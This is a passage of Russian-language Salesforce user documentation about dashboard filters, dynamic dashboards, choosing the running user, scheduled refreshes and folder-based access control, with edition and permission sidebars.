2. Выберите нужное поле в раскрывающемся списке «Поле». Раскрывающийся список содержит поля, которые могут использоваться для фильтрации всех компонентов. (Чтобы просмотреть список эквивалентных полей, щелкните значок .)
3. Введите метку отображения для обозначения фильтра. Если фильтр содержит много эквивалентных полей, рекомендуем использовать метку, которая будет действительна для всех компонентов.
4. Выберите нужный оператор и введите как минимум одно значение в поле «Параметры фильтрации».

Чтобы присвоить имя фильтру, воспользуйтесь полем **«Имя группы»**. Например, при использовании панели мониторинга продаж некоторые этапы возможностей могут быть объединены в группу «Ранние». Данная группа позволяет пользователям быстро фильтровать панель мониторинга для отображения только данных, соответствующих сделкам, которые находятся на ранних этапах разработки.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

To add filters to a dashboard:

- «Запуск отчетов» И «Управление панелями мониторинга»

**Прим.:** Параметр, содержащий несколько значений, рассматривается системой как условие «ИЛИ».

5. Нажмите кнопку «**ОК**». Чтобы просмотреть способ применения фильтра в каждом компоненте, нажмите кнопку «**ОК**». При наличии эквивалентных полей компонент может быть отфильтрован по другому полю.

Чтобы изменить или удалить текущий фильтр, выберите пункт «**Редактировать фильтр**» или «**Удалить фильтр**» в раскрывающемся списке фильтра.

## Применение фильтра панели мониторинга

Фильтры панели мониторинга позволяют выполнять интерактивный анализ сведений. При фильтрации панели мониторинга Salesforce Classic отфильтрованное представление сохраняется и используется для фильтрации данных при следующем просмотре панели мониторинга. В Lightning Experience панели мониторинга всегда открываются без примененных фильтров.

**Прим.:** Все компоненты на панели мониторинга необязательно фильтруются по одному полю. Используемое поле определяется пользователем, создавшим или изменившим панель мониторинга.

1. Откройте панель мониторинга.  
В Salesforce Classic, если при последнем использовании данной панели мониторинга были применены фильтры, они будут по-прежнему применены. В Lightning Experience панель мониторинга всегда открывается без примененных фильтров.
2. Выберите параметр в раскрывающемся списке фильтра.  
Каждый фильтр содержит как минимум одно значение, которое может использоваться для дополнительного уточнения.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра, обновления  
и фильтрации на панелях  
мониторинга:

- «Запуск отчетов» И доступ к папке панелей мониторинга



3. Для просмотра данных без фильтрации выберите «Очистить фильтр» или «Все» в раскрывающемся списке фильтра.

### Примеры фильтров панели мониторинга

Фильтры панели мониторинга позволяют выбирать разные представления данных. When you filter a Salesforce Classic dashboard, the filtered view is preserved so that the next time you see the dashboard, data is filtered by the same view. In Lightning Experience, dashboards always open with no filters applied. При отсутствии фильтров рекомендуем создать несколько панелей мониторинга, каждая из которых основывается на отдельном наборе отфильтрованных отчетов.


### Показатели продаж по продуктам

Создайте панель мониторинга продаж, позволяющую пользователям отслеживать показатели продаж по продуктам. Для этого добавьте новую панель мониторинга с ключевыми показателями эффективности (например, прибыль от закрытых сделок). Чтобы разрешить пользователям просматривать показатели эффективности по продукту, добавьте фильтр для поля «Имя продукта».

### ВЕРСИИ


Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**



## Сделки для разных сегментов организации

Создайте панель мониторинга с двумя фильтрами, позволяющую определять способы оформления разных типов сделок в разных сегментах организации. Создайте фильтр для поля «Годовой доход», который содержит несколько диапазонов, соответствующих способу сегментирования организаций, затем создайте фильтр для поля возможности «Тип» и добавьте фильтр для отображения сделок по полю «Регион». Чтобы разрешить всем сотрудникам торговой организации доступ к панели мониторинга, рекомендуем создать динамическую панель мониторинга: менеджеры могут просматривать эффективность своих рабочих групп, а торговые представители — отслеживать собственную эффективность.



## Настройка индивидуальных просмотров панели мониторинга

Динамические панели мониторинга позволяют каждому пользователю просматривать доступные ему данные. Динамическая панель мониторинга позволяет контролировать доступность данных без создания отдельной панели мониторинга (а также текущего пользователя и папки) для каждого уровня доступа.

Доступ к панелям мониторинга контролируется администраторами путем их хранения в папках с определенным уровнем доступности. Папки панелей мониторинга могут быть общедоступными, скрытыми или доступными только определенным группам, ролям или территориям. Панели мониторинга, хранящиеся в папке, могут быть просмотрены при наличии доступа к самой папке.

Папки определяют уровень доступа к панели мониторинга, однако уровень доступа к данным определяется *текущим пользователем*. Ниже перечислены допустимые варианты выбора.

- **«Запустить в качестве определенного пользователя».** Для отображения панели мониторинга используются параметры безопасности отдельного пользователя. Независимо от личных параметров безопасности, всем пользователям отображаются одни и те же данные. Данный вариант позволяет предоставлять общий доступ к большому изображению в иерархии или стимулировать участников рабочей группы путем отображения их сравнительной производительности. В случае отсутствия полномочия «Просмотр всех данных» можно выбрать только себя.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

Полномочие «Просмотр панелей мониторинга моей рабочей группы» позволяет выбирать любого нижестоящего пользователя в иерархии ролей.

- **«Запустить в качестве пользователя, выполнившего вход в систему».** Для отображения *динамической панели мониторинга* используются параметры безопасности пользователя, просматривающего панель мониторинга. Данные, доступные на панели мониторинга, определяются уровнем доступа каждого пользователя. Данный вариант позволяет администраторам предоставлять пользователям с разным уровнем доступа общий доступ к одному набору компонентов панели мониторинга.

Динамическая панель мониторинга позволяет контролировать доступность данных без создания отдельной панели мониторинга (а также текущего пользователя и папки) для каждого уровня доступа. Отдельная динамическая панель мониторинга может отображать стандартный набор показателей для всех уровней организации.

Пользователи могут создавать не более трех фильтров для каждой динамической панели мониторинга. Благодаря фильтрации динамических панелей мониторинга, администраторы получают дополнительные возможности по созданию панелей мониторинга. Например, пользователь может создать единую систему показателей продаж, поддерживающую фильтрацию по продуктам и торговым представителям. Используя данную систему, менеджеры по продажам смогут просматривать общие и индивидуальные показатели эффективности своих торговых представителей. Кроме того, им будут доступны продажи по продуктам, позволяющие определить продукты, продаваемые или непродаемые отдельными торговыми представителями.

Менеджеры с полномочием «Просмотр панелей мониторинга моей рабочей группы» или «Просмотр всех данных» могут просматривать панели мониторинга в качестве подчиненных им пользователей в иерархии ролей.

Организация поддерживает не более пяти динамических панелей мониторинга в версии Enterprise Edition, десяти в версиях Unlimited Edition и Performance Edition и трех в версии Developer Edition. Дополнительные динамические панели мониторинга могут быть приобретены отдельно.

#### Прим.:

- Dynamic dashboards are viewable in both Salesforce Classic and Lightning Experience, but you must switch to Salesforce Classic to set them up.
- Динамические панели мониторинга не поддерживают функцию отслеживания компонентов.
- Динамические панели мониторинга не могут храниться в личных папках.
- Динамические панели мониторинга не поддерживают планирование обновлений. Они должны обновляться вручную.

### Пример бизнес-сценария

Допустим, группа, работающая с возможностями, состоит из одного вице-президента, четырех менеджеров по продажам и сорока торговых представителей (по десять представителей на одного менеджера). При этом необходимо создать панели мониторинга, которые будут отображать указанные ниже показатели (с ограничением по роли и иерархии).

| Роль                       | Общее количество заказов | Курсы закрытия по конкуренту | Количество действий по типу конференции |
|----------------------------|--------------------------|------------------------------|---|
| Торговый представитель     | ✓                        |                              | ✓                                       |
| Менеджер по продажам       | ✓                        | ✓                            |   |
| Вице-президент по продажам | ✓                        | ✓                            |   |

Торговым представителям должны быть доступны только собственные данные, менеджерам — данные подчиненных торговых представителей, а вице-президенту — все данные рабочей группы. Согласно данному сценарию, раньше пришлось бы создать 45 различных панелей мониторинга — по одной панели для каждого пользователя. Кроме того, пришлось бы создать несколько папок для управления полномочиями доступа.

Динамические панели мониторинга позволяют создать всего *две* панели и сохранить их в одну папку.

- Создайте динамическую панель мониторинга для торговых представителей, содержащую следующие компоненты:
  - Шкала по общему количеству заказов
  - Таблица действий по типу конференции
- Создайте динамическую панель мониторинга для менеджеров и вице-президента, содержащую следующие компоненты:
  - Шкала по общему количеству заказов
  - Вертикальная диаграмма курсов закрытия по конкуренту
- При необходимости создайте фильтры для дополнительного уточнения представлений панели мониторинга. Например, создайте фильтр по ключевым организациям для просмотра заказов, действий и конкурентных рисков по каждой организации.

Каждому пользователю отображаются только доступные ему данные. Торговым представителям отображаются их собственные заказы и действия. Менеджерам отображаются заказы и курсы закрытия подчиненных торговых представителей. Вице-президенту отображаются заказы и курсы закрытия всей рабочей группы. Вице-президенту и менеджерам доступны одни и те же показатели, поэтому для обеих ролей может использоваться одна динамическая панель мониторинга. Таким образом, использование динамических панелей мониторинга позволило сократить количество обязательных панелей мониторинга с 45 до двух!

#### 1. [Настройка динамических панелей мониторинга](#)

Чтобы настроить динамическую панель мониторинга, переключитесь на представление Salesforce Classic. Создайте папку, где будет храниться панель мониторинга и ее основные отчеты, а затем создайте панель мониторинга.

СМ. ТАКЖЕ:

[Фильтры панели мониторинга](#)

[Создание панели мониторинга Salesforce Classic](#)

[Настройка динамических панелей мониторинга](#)




## Настройка динамических панелей мониторинга


Чтобы настроить динамическую панель мониторинга, переключитесь на представление Salesforce Classic. Создайте папку, где будет храниться панель мониторинга и ее основные отчеты, а затем создайте панель мониторинга.

Организация поддерживает не более пяти динамических панелей мониторинга в версии Enterprise Edition, десяти в версиях Unlimited Edition и Performance Edition и трех в версии Developer Edition.

### Прим.:

- Динамические панели мониторинга можно просматривать в Salesforce Classic и Lightning Experience, однако для их настройки нужно переключиться в Salesforce Classic.
- Динамические панели мониторинга не могут храниться в личных папках.
- Динамические панели мониторинга не поддерживают планирование обновлений. Они должны обновляться вручную.

1. Создайте папки для хранения динамических панелей мониторинга и соответствующих исходных отчетов для компонентов. Данные папки должны быть доступны всем соответствующим пользователям панели мониторинга.
2. Добавьте новую панель мониторинга или измените текущую панель на вкладке «Панели мониторинга».
3. Нажмите кнопку  напротив поля «Просмотр панели мониторинга как:».

 Прим.: В случае отсутствия полномочия «Управление динамическими панелями мониторинга» введите имя текущего пользователя и перейдите к последнему действию. Чтобы просмотреть список всех доступных пользователей, введите символ «\*».

4. Установите переключатель «Запустить в качестве пользователя, выполнившего вход в систему».
5. При необходимости установите флажок «Разрешить авторизованным пользователям изменение текущего пользователя», чтобы разрешить изменение текущего пользователя на странице просмотра панели мониторинга.
  - Пользователи с полномочием «Просмотр панелей мониторинга моей рабочей группы» могут просматривать панели мониторинга в качестве подчиненных им пользователей в иерархии ролей.
  - Пользователи с полномочием «Просмотр всех данных» могут редактировать и просматривать панели мониторинга в качестве любого пользователя организации.
  - Несмотря на отсутствие полномочия «Просмотр всех данных» и роли текущего пользователя, пользователи с полномочием «Включение панели мониторинга другого пользователя» могут редактировать доступные панели мониторинга.
6. Нажмите кнопку **«ОК»**.
7. Введите имя текущего пользователя в поле «Просмотр панели мониторинга как:».
8. Сохраните панель мониторинга.
9. Заполните поле «Показать» на странице запуска отчета.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания,  
редактирования и удаления  
динамических панелей  
мониторинга:

- «Запуск отчетов» И  
«Управление  
динамическими  
панелями мониторинга»

Для включения  
возможности выбора  
другого текущего  
пользователя панели  
мониторинга:

- «Просмотр панелей  
мониторинга моей  
рабочей группы» ИЛИ  
«Просмотр всех данных»



Например, при выборе значения «Возможности моей рабочей группы» отображаются все возможности рабочей группы.



**Совет:** Чтобы избежать ограниченного доступа к данным панели мониторинга, выполните указанные ниже действия.

- Убедитесь, что расширенные фильтры не содержат конкретных ответственных за записи (например, «"Ответственный за возможность" равно "Иван Петров"»).
- При сохранении отчетов по возможностям рекомендуем не устанавливать флажок «Сохранить уровень иерархии».

СМ. ТАКЖЕ:

[Добавление фильтра панели мониторинга](#)


[Настройка индивидуальных просмотров панели мониторинга](#)

[Выбор текущего пользователя панели мониторинга](#)


## Выбор текущего пользователя панели мониторинга

Чтобы определить данные, которые должны отображаться на панели мониторинга, выберите *текущего пользователя*.

Каждой панели мониторинга назначается *текущий пользователь*, параметры безопасности которого определяют данные, доступные для отображения.


 **Прим.:** Полномочие «Управление динамическими панелями мониторинга», необходимое для выбора текущего пользователя, недоступно в версии **Professional Edition**.


Полномочие «Просмотр всех данных» позволяет выбирать любого пользователя организации в качестве текущего пользователя панели мониторинга. Полномочие «Просмотр панелей мониторинга моей рабочей группы» позволяет выбирать любого нижестоящего пользователя в иерархии ролей.

 **Прим.:** Компоненты панели мониторинга, использующие Visualforce, пропускают поле текущего пользователя. Содержимое отображается только в том случае, если пользователь имеет доступ к странице Visualforce. Данная особенность не распространяется на другие компоненты панели мониторинга.

Пользователи с лицензией платформы Salesforce Platform или Salesforce Platform One могут просматривать панель мониторинга только при наличии такой же лицензии у текущего пользователя панели мониторинга. Для пользователей с разными типами лицензий могут быть созданы отдельные панели мониторинга.

Чтобы выбрать текущего пользователя панели мониторинга, переключитесь на Salesforce Classic и выполните следующие действия.

1. Измените панель мониторинга.
2. Нажмите кнопку  напротив поля «Просмотр панели мониторинга как:».

 **Прим.:** В случае отсутствия полномочия «Управление динамическими панелями мониторинга» введите имя текущего пользователя и перейдите к последнему действию. Чтобы просмотреть список всех доступных пользователей, введите символ «\*».

3. Выберите нужный вариант.

- **«Запустить в качестве определенного пользователя».** Для отображения панели мониторинга используются параметры безопасности отдельного пользователя. Независимо от личных параметров безопасности, всем пользователям отображаются одни и те же данные. Данный вариант позволяет предоставлять общий доступ к большому изображению в иерархии или стимулировать участников рабочей группы путем отображения их сравнительной производительности. В случае отсутствия полномочия «Просмотр всех данных» можно выбрать только себя. Полномочие «Просмотр панелей мониторинга моей рабочей группы» позволяет выбирать любого нижестоящего пользователя в иерархии ролей.
- **«Запустить в качестве пользователя, выполнившего вход в систему».** Для отображения *динамической панели мониторинга* используются параметры безопасности пользователя, просматривающего панель мониторинга. Данные, доступные на панели мониторинга, определяются уровнем доступа каждого пользователя. Данный вариант позволяет администраторам предоставлять пользователям с разным уровнем доступа общий доступ к одному набору компонентов панели мониторинга.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания,  
редактирования и удаления  
панелей мониторинга:


- «Запуск отчетов» И  
«Управление панелями  
мониторинга»

Для создания,  
редактирования и удаления  
динамических панелей  
мониторинга:

- «Запуск отчетов» И  
«Управление  
динамическими  
панелями мониторинга»

Для включения  
возможности выбора  
другого текущего  
пользователя панели  
мониторинга:

- «Просмотр панелей  
мониторинга моей  
рабочей группы» ИЛИ  
«Просмотр всех данных»

4. При необходимости установите флажок «Разрешить авторизованным пользователям изменение текущего пользователя», чтобы разрешить изменение текущего пользователя на странице просмотра панели мониторинга.
  - Пользователи с полномочием «Просмотр панелей мониторинга моей рабочей группы» могут просматривать панели мониторинга в качестве подчиненных им пользователей в иерархии ролей.
  - Пользователи с полномочием «Просмотр всех данных» могут редактировать и просматривать панели мониторинга в качестве любого пользователя организации.
  - Несмотря на отсутствие полномочия «Просмотр всех данных» и роли текущего пользователя, пользователи с полномочием «Включение панели мониторинга другого пользователя» могут редактировать доступные панели мониторинга.
-  **Прим.:** При наличии полномочия «Просмотр панелей мониторинга моей рабочей группы» или «Просмотр всех данных» пользователь может открыть страницу *редактирования* панели мониторинга в качестве другого пользователя, но изменить текущего пользователя на странице *просмотра* панели мониторинга можно только при наличии флажка «Разрешить авторизованным пользователям изменение текущего пользователя».
5. Нажмите кнопку «ОК».
6. Введите имя текущего пользователя в поле «Просмотр панели мониторинга как:».
7. Сохраните панель мониторинга.

## Запуск и чтение панели мониторинга

Щелкните по имени панели мониторинга, чтобы запустить ее. Панель мониторинга содержит интерактивные диаграммы, наведите курсор и щелкните по ним для получения дополнительной информации.

1. **Обновление данных панели мониторинга**  
Чтобы обновить текущие данные панели мониторинга, нажмите кнопку «Обновить». Данные отображаются по состоянию на дату и время, которые указаны в поле «На дату . . .», расположенном в верхнем правом углу панели мониторинга.
2. **Планирование обновления панели мониторинга**  
Версии Enterprise Edition, Unlimited Edition и Performance Edition позволяют планировать ежедневное, еженедельное или ежемесячное обновление панелей мониторинга.

### ВЕРСИИ


Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

## Обновление данных панели мониторинга

Чтобы обновить текущие данные панели мониторинга, нажмите кнопку **«Обновить»**. Данные отображаются по состоянию на дату и время, которые указаны в поле «На дату . . .», расположенном в верхнем правом углу панели мониторинга.

1. Чтобы обновить данные панели мониторинга, нажмите кнопку **«Обновить»**. При обновлении данных панели мониторинга кнопка **«Обновить»** отображается как **«Обновление...»**. Обновление данных панели мониторинга может выполняться параллельно другим функциям Salesforce. После завершения обновления панели мониторинга приложение Salesforce1 отображает уведомление о готовности панели мониторинга. Обновления панелей мониторинга не поддерживают всплывающие уведомления, поэтому пользователю отображаются только внутрипрограммные уведомления.

 **Совет:** Попытки обновления данных предпринимаются в течение 10 минут, после чего обновление автоматически завершается. При необходимости повторно нажмите кнопку **«Обновить»**.

Обновленные данные отображаются для всех пользователей организации, имеющих доступ к соответствующей панели мониторинга. Дополнительные запросы, отправленные во время обновления или в течение первой минуты после завершения обновления, пропускаются, а пользователям отображаются самые последние данные.

При изменении фильтров панель мониторинга отображает ранее кэшированные данные (при их наличии). При отсутствии данных панель мониторинга извлекает последние данные. Так или иначе, параметр панели мониторинга «Последнее обновление» содержит временную отметку для просматриваемых данных. Чтобы извлечь последние данные, нажмите кнопку **«Обновить»**.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.


### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для обновления данных панели мониторинга:

- «Запуск отчетов» И доступ к папке панелей мониторинга

## Планирование обновления панели мониторинга


Версии Enterprise Edition, Unlimited Edition и Performance Edition позволяют планировать ежедневное, еженедельное или ежемесячное обновление панелей мониторинга.

 **Прим.:** Пользователи с полномочием «Просмотр настройки и конфигурации» могут просмотреть все запланированные панели мониторинга организации на странице «Все запланированные задания». Чтобы просмотреть все запланированные задания, введите строку «*Запланированные задания*» в поле «Быстрый поиск» в меню «Настройка», затем выберите «**Запланированные задания**». Пользователи с полномочием «Изменение всех данных» могут выбрать ссылку «Удал.» напротив нужного запланированного обновления и удалить все его экземпляры без возможности восстановления.


По завершении обновления система Salesforce может отправить электронное уведомление, содержащее HTML-версию панели мониторинга. Если приложение для работы с эл. почтой не поддерживает HTML, то данное уведомление будет содержать текст и ссылку на панель мониторинга.

1. Выберите нужную панель мониторинга в поле «Просмотр панели мониторинга» на вкладке «Панели мониторинга».
2. Нажмите кнопку «**Обновить**» и выберите пункт «**Запланировать обновление...**». Фильтры не применяются при планировании или отправке панели мониторинга по эл. почте.

Каждой панели мониторинга назначается *текущий пользователь*, параметры безопасности которого определяют данные, доступные для отображения.

 **Прим.:** Деактивация текущего пользователя препятствует выполнению панели мониторинга.

3. Чтобы настроить параметры уведомления, выполните указанные ниже действия.
  - Чтобы отправить сообщение эл. почты на собственный адрес, установите флажок «Мне».
  - Чтобы отправить сообщение эл. почты дополнительным пользователям Salesforce, установите флажок «Другим пользователям . . . ».

 **Прим.:** Пользователи портала получают электронные уведомления об обновлении отчетов и панелей мониторинга только в том случае, если включен параметр «Разрешить отправку отчетов и панелей мониторинга пользователям портала».

- Уведомления об обновлении панели мониторинга могут отображаться некорректно в приложении Outlook 2007.
- Чтобы выполнить вход в систему Salesforce и просмотреть панель мониторинга, щелкните имя панели мониторинга в HTML-уведомлении об обновлении.
- Чтобы отправить уведомление об обновлении панели мониторинга другим пользователям, сохраните панель мониторинга в общедоступную папку. Панели мониторинга, хранящиеся в личных папках, недоступны другим пользователям. Чтобы добавить панель мониторинга в общедоступную папку, измените свойства панели мониторинга.
- Чтобы просмотреть исходный отчет в системе Salesforce, щелкните компоненты в уведомлении об обновлении панели мониторинга.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для планирования и отправки обновления панели мониторинга по эл. почте:

- «Планирование панелей мониторинга»

Для удаления запланированного обновления панели мониторинга:

- «Изменение всех данных»

- Компоненты панели мониторинга, которые содержат страницы Visualforce и элементы S-Control, могут не отображаться в уведомлениях об обновлении панели мониторинга. Пользователи могут просмотреть их в системе Salesforce.
- Уведомления об обновлении панели мониторинга могут быть просмотрены в автономном режиме в почтовых клиентах.
- При наличии фильтров отправляется по эл. почте только нефильтрованная версия панели мониторинга.
- По умолчанию сообщения эл. почты с панелями мониторинга, отправляемые системой Salesforce, содержат графические файлы .png, которые не поддерживаются приложением Lotus Notes. Чтобы разрешить системе Salesforce использование графических файлов .jpg, поддерживаемых приложением Lotus Notes, при отправке панелей мониторинга по эл. почте, установите флажок «Использовать изображения, совместимые с Lotus Notes», в сообщениях эл. почты с панелями мониторинга». Данный параметр отображается только при наличии полномочия «Планирование панелей мониторинга».



**Прим.:** Размер сообщений эл. почты, содержащих изображения, которые поддерживаются приложением Lotus Notes, значительно больше, а качество изображений может быть ниже.

#### 4. Чтобы запланировать обновление, выполните указанные ниже действия.

##### a. Установите нужный переключатель в поле «Частота».

Чтобы просмотреть дополнительные значения, установите переключатель «Ежедневно», «Еженедельно» или «Ежемесячно».

Общее количество и частота выполнения запланированных обновлений панели мониторинга определяются используемой версией Salesforce. Версии Enterprise Edition, Unlimited Edition и Performance Edition позволяют планировать не более 200 обновлений панели мониторинга. Версии Unlimited Edition и Performance Edition позволяют планировать не более двух обновлений в час в течение дня, тогда как версия Enterprise Edition — не более одного обновления в час в течение дня. Дополнительные запланированные панели мониторинга могут быть приобретены отдельно. Дополнительную информацию можно получить в компании Salesforce.

##### b. Выберите даты в полях «Начать» и «Завершить».

Панели мониторинга обновляются в часовом поясе пользователя, запланировавшего данное обновление. Например, если поле «Часовой пояс» в записи пользователя содержит стандартное тихоокеанское время, а панель мониторинга должна обновляться каждый день в 14:00, то панель мониторинга будет обновляться ежедневно с 14:00 до 14:29 по стандартному тихоокеанскому времени. Если запланированное обновление просматривается и сохраняется в другом часовом поясе, то временной интервал может быть изменен.

##### c. Чтобы выбрать время, щелкните ссылку «Найти доступные варианты...» в поле «Предпочтительное время начала».

Панель мониторинга обновляется в течение 30 минут с момента наступления предпочтительного времени начала. Например, обновление, запланированное на 14:00, может быть выполнено в промежутке с 14:00 до 14:29, в зависимости от загрузки системы.



**Прим.:** Предпочтительное время начала может быть недоступно в том случае, если оно уже выбрано другими пользователями.

- Панель мониторинга, обновление которой запланировано на определенный день каждого месяца, обновляется только в те месяцы, которые содержат этот день. Например, панель мониторинга, обновление которой запланировано на 31 число каждого месяца, обновляется только в те месяцы, которые содержат 31 день. Чтобы выполнять обновление в последний день каждого месяца, выберите значение «Последний» в раскрывающемся списке «числа каждого месяца».

- Запланированное обновление панелей мониторинга выполняется только в том случае, если текущий пользователь имеет доступ к папке панелей мониторинга.
- При наличии фильтров обновляется только нефiltroванная версия панели мониторинга.
- Динамические панели мониторинга не поддерживают планирование обновлений. Они должны обновляться вручную.

#### 5. Нажмите кнопку «Сохранить».

Чтобы удалить запланированное обновление панели мониторинга, последовательно выберите пункты «Обновить» > «Запланировать обновление...» > «Отменить планирование панели мониторинга».

Запланированное обновление удаляется без возможности восстановления, поэтому не перемещается в корзину. Удаление запланированного обновления не влияет на саму панель мониторинга.


СМ. ТАКЖЕ:

[Применение фильтра панели мониторинга](#)

[Обновление данных панели мониторинга](#)

## Предоставление общего доступа к панели мониторинга

Панели мониторинга позволяют беспрепятственно предоставлять коллегам общий доступ к рекомендованному интерактивному набору данных.

 **Прим.:** При использовании папок обратите внимание на ограничения Lightning Experience ниже.

### Функции, недоступные в Lightning Experience

| Функция  | Notes about Lightning Experience Availability   |
|--|---|
| Standard Folders, containing default reports and dashboards that come packaged with Salesforce |   |
| Move Reports and Dashboards between Folders  |   |
| Create and Delete Report and Dashboard Folders   | Folders created in Salesforce Classic and their contents are available in Lightning Experience. Users can save inside these folders when creating or cloning a report or dashboard. |
| Share Report and Dashboard Folders   | Sharing permissions set on folders in Salesforce Classic are obeyed in Lightning Experience, but sharing permissions can't be set nor changed.                                      |
| Search for Report and Dashboard Folders  | Lightning Experience не позволяет пользователям выполнять поиск папок отчетов и панелей   |

### ВЕРСИИ

Доступно в: Salesforce Classic и Lightning Experience.

Доступно в версиях: **все** версии, кроме **Database.com Edition**.

## Функция

## Notes about Lightning Experience Availability

мониторинга. Результаты глобального поиска содержат отчеты и панели мониторинга, но не их папки.

### 1. Управление доступом к отчетам и панелям мониторинга



Доступ к отчетам и панелям мониторинга определяется параметрами соответствующих папок. Чтобы предоставить другим пользователям доступ к собственным отчетам или панелям мониторинга, сохраните их в общедоступную папку. Чтобы запретить другим пользователям доступ к собственным отчетам, сохраните их в личные папки.

### 2. Печать панели мониторинга

Печать панелей мониторинга может быть выполнена посредством функции печати, доступной в обозревателе.

## Управление доступом к отчетам и панелям мониторинга

Доступ к отчетам и панелям мониторинга определяется параметрами соответствующих папок. Чтобы предоставить другим пользователям доступ к собственным отчетам или панелям мониторинга, сохраните их в общедоступную папку. Чтобы запретить другим пользователям доступ к собственным отчетам, сохраните их в личные папки.

Чтобы получить доступ к папкам отчетов или панелей мониторинга, откройте вкладку «Отчеты». Чтобы создать папку, щелкните значок  на панели «Папки» вкладки «Отчеты» и выберите «Создать папку отчетов» или «Создать папку панелей мониторинга». Чтобы изменить папку, щелкните значок .

Ниже перечислены рекомендации по редактированию отчетов или панелей мониторинга, созданных другими пользователями, а также по предоставлению другим пользователям общего доступа к отчетам.

- Содержимое папки может быть изменено только при наличии доступа «Для чтения и записи». Папки, доступные только для чтения, могут быть удалены или изменены только при наличии полномочия «Управление общедоступными отчетами» или «Управление общедоступными панелями мониторинга». Независимо от полномочий или параметров папок, изъятые папки и личные папки других пользователей не могут быть изменены.
- Администраторы или пользователи с полномочиями «Управление общедоступными отчетами» и «Создание и настройка отчетов» могут создавать настраиваемые отчеты, доступные всем пользователям для просмотра. Кроме того, они могут систематизировать отчеты путем создания папок настраиваемых отчетов и настройки групп соответствующих пользователей. Обратите внимание, что общедоступные отчеты и папки отчетов недоступны в версиях Personal Edition, Contact Manager и Group Edition.
- Чтобы предоставить общий доступ к отчету, запустите отчет и нажмите кнопку «Сохранить как». Введите имя отчета и выберите общедоступную папку отчетов.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

Папки отчетов недоступны  
в версиях: **Contact  
Manager, Group Edition и  
Personal Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания,  
